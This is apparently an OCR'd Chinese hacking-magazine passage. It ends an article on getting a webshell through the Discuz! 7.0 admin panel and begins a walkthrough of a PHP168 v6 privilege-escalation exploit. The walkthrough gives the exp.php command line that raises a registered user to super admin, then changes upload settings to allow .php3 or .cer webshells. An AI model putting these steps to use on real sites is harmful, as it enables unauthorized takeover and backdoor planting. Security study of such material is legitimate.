


图4




图5

四、小结

这个方法的效率非常高，应该会成为Discuz! 7.0论坛后台拿Webshell的主流方法，希望大家不要将其用于非法用途。另外，这个方法对于7.0之前的版本也是适用的，也就是说这是整个Discuz! 论坛后台拿Webshell的一个新方法。至于其它版本的具体操作情况，就请大家亲自动手去尝试一下了。

（文章中涉及到的lanker微型PHP后门客户端已经收录在了光盘中）

PHP168整站系统v6权限提升漏洞简单利用

txcbg

文章难易度：★★★ 文章阅读点：通过PHP168 [illegible] v6权限提升漏洞将一个 [illegible] 进入后台拿Webshell

PHP168整站系统号称是PHP领域当前功能最强大的建站系统，代码全部开源，可以非常方便的进行二次开发，所有的功能模块都可以自由安装与删除，对于个人用户也完全免费使用。使用这套系统建站的人非常多，以前在黑客X档案杂志上也曾经介绍过PHP168整站系统的漏洞利用，最近PHP168升级到了V6版本，安全性得到了很大的提升，不过前几天我在网上看到有人说最新的

PHP168整站系统v6存在权限提升漏洞，利用这个漏洞可以轻松的拿到webshell，于是我就下载了漏洞利用程序，下面我们就来看看这个漏洞是如何利用的，又是如何得到webshell的吧。

我从网上下载了最新的PHP168整站系统v6.01简体gbk版，在虚拟机的PHP环境中进行了安装，访问地址为“http://127.0.0.1/php168/”。PHP168整站系统v6权限提升漏洞可以把一个普通的注册用户提升为超级管理员，因此我们先注册一个普通用户，在系统首页上点击“注册”按钮来注册一个用户，如图1，我注册的用户名为hackerxfiles，密码为123456，注册成功后查看“个人信息”，显示hackerxfiles这个用户的等级为普通会员，如图2。




图1




图2




图3

下面来提升权限，漏洞发布者Ryat给出的exp利用程序是一个php文件，因此我们需要一个php环境才能运行它，把exp.php放到php.exe所在的文件夹下，我这里就是C:\AppServ\php5，然后打开CMD命令提示符，切换到该目录下，执行如下命令**php.exe exp.php 127.0.0.1 /php168/ hackerxfiles 123456**，其中127.0.0.1是网站域名，/php168/中的php168是PHP168整站系统v6安装的网站目录的路径，如果是安装在网站根目录的话，就用“/”表示，hackerxfiles和123456分别是我注册的用户名和密码。命令执行后如果看到“Expoilt Success! You Are Admin Now!”的提示就说明成功了，如图3，再来刷新一下“个人信息”，发现等级已经是超级管理员了，如图4。




图4

有了管理员权限，下面就进后台拿webshell吧，在PHP168整站系统v6的访问地址后面加上admin就来到了后台登录的地方，用提升为超级管理员的hackerxfiles成功登录后台，如图5。选择“系统设置”→“网站全局参数设置”，在允许会员上传文件的类型中添加.php3（添加.php不行，上传时会提示“系统不允许上传可执行文件，上传失败”，因为我的web服务器是Apache，所以支持诸如扩展名.php3的文件，如果web服务器是IIS6.0，则可以考虑上传.cer类型的文件），如图6。

